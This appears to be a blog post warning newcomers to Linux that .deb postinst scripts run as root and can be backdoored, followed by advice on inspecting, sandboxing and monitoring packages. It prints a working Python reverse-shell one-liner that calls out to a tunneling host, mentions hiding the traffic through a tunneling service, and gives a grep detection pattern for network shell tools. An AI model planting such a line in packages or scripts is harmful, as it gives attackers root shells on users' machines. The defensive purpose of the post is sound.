Why You Should Never Blindly `sudo dpkg -i` Unknown .deb Files

Why You Should Never Blindly sudo dpkg -i Unknown .deb Files
A hands-on look at how easy it is to backdoor a Linux package, and how to stop it happening to you.
Look, I get it. You find a cool tool on GitHub. The README says “just download the .deb and install it.” Maybe it’s a random forum post with a fix for your Bluetooth driver. Maybe it’s a proprietary app that doesn’t have a repo. You sudo dpkg -i package.deb and move on with your life.
Right? So…
Let me show you what I mean.
The Setup
I had an old Oracle XE 10g .deb package lying around. I’d found it in a zip file on someone’s Google Drive link, and I thought, “hey, why not install this and see if it works?” So I did. And halfway through, it hit me: what if someone had modified this package to do something malicious? It’s just a .deb file, and I was about to blindly install it with sudo dpkg -i. What could go wrong?
So instead, I pulled it apart first:
dpkg-deb -R oracle-xe-universal_10.2.0.1-1.1_i386.deb extracted/

cat extracted/DEBIAN/postinst
That postinst file? It runs as root after the package is copied to your system. Every .deb has one. It’s where the package sets up users, configures services, all that boring stuff.


Then I looked closer at what was in there, and it clicked: the postinst script is just a bash script. Nothing special about it. And a bash script running as root will run whatever you put in it — including a few extra lines someone slipped in before you ever hit “install.”
That’s really all it takes. A couple of lines of bash dropped at the top of that script, and you’d have a reverse shell calling back to a machine you control. The victim would just see something like:
Executing Post-install steps...
You must run '/etc/init.d/oracle-xe configure' as root
Looks completely normal. Looks like Oracle being Oracle. Meanwhile, somewhere else, an attacker has a root shell on your machine.
But I’d Notice Network Traffic… Right?
Would you, though?
A setup like this could run behind a tunneling service (like pinggy.io) instead of a raw listener on an open port. That means: outbound traffic only, no inbound firewall rules to touch, no ports to forward. The infected machine just reaches out to what looks like a normal external service — and that connection tunnels back to the attacker.
To a casual glance at your traffic logs, it just looks like some outbound connection to a domain you don’t recognize. Nothing screaming “compromised” about it.
What Actually Happens When You Install It
Here’s the chain of events, at a high level:
On the victim’s machine:
$ sudo dpkg -i oracle-xe-universal_10.2.0.1-1.1_i386.deb
Executing Post-install steps...
You must run '/etc/init.d/oracle-xe configure' as root
That’s it from the user’s side. No password prompt beyond the initial sudo. No error messages. No obvious sign anything went wrong.
The Idea Behind The “Three Lines”
python3 -c 'import pty,os,socket;s=socket.socket();s.connect(("blablabla.pinggy-free.link",45953));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")' &
That’s the shape of it: a short one-liner that opens a socket out to somewhere, and hands over an interactive shell through it. No fancy exploit, no memory corruption, no clever bypass. Just a maintainer script doing exactly what maintainer scripts are allowed to do — running arbitrary code as root — except this time it’s not doing what you think it’s doing.
How To Protect Yourself
I’m not here to scare you off installing .deb files forever. I’m here to change one habit: look before you dpkg -i.
1. Inspect Before Installing
Before you install anything, look at what’s actually inside it:
# Check package metadata
dpkg-deb -I suspicious.deb

# List all files
dpkg-deb -c suspicious.deb

# Extract the control scripts and read them
dpkg-deb -e suspicious.deb /tmp/inspect/
cat /tmp/inspect/postinst
cat /tmp/inspect/preinst
Look for things like curl, wget, nc, bash -i, /dev/tcp, python -c, or base64 -d. If a package that has no business touching the network suddenly wants to reach out to one, that’s your red flag. Stop and dig deeper.
2. Use Sandbox Tools
# Firejail blocks network during install
firejail --net=none sudo dpkg -i suspicious.deb

# Docker is even better for testing
docker run -it --rm ubuntu:latest bash
# Install inside the container first, see what it actually does
3. Monitor Network During Installation
sudo tcpdump -i any -w install.pcap

sudo dpkg -i suspicious.deb

tcpdump -r install.pcap | grep -E "SYN|HTTP|HTTPS"
or use wireshark.
4. Quick One-Liner Check
dpkg-deb -e suspicious.deb - 2>/dev/null | tar xO 2>/dev/null | grep -E "curl|wget|nc|bash -i|/dev/tcp|python -c|base64.*-d"
Tools:
| Tool | What It Does | Install |
|---|---|---|

| GDebi | GUI package inspector | sudo apt install gdebi |
| debsums | Verify installed package integrity | sudo apt install debsums |
| dpkg-sig | Check package signatures | sudo apt install dpkg-sig |
| Binwalk | Deep scan for embedded files | sudo apt install binwalk |
| Firejail | Sandbox applications | sudo apt install firejail |
| Auditd | Monitor system changes | sudo apt install auditd |
That’s it, folks. I know this is basic stuff for anyone who already lives in security tooling — this post is really for people newer to Linux who are just starting to poke around at how this stuff works under the hood. If you take one thing away: read the maintainer scripts before you trust them with root. thanks btw.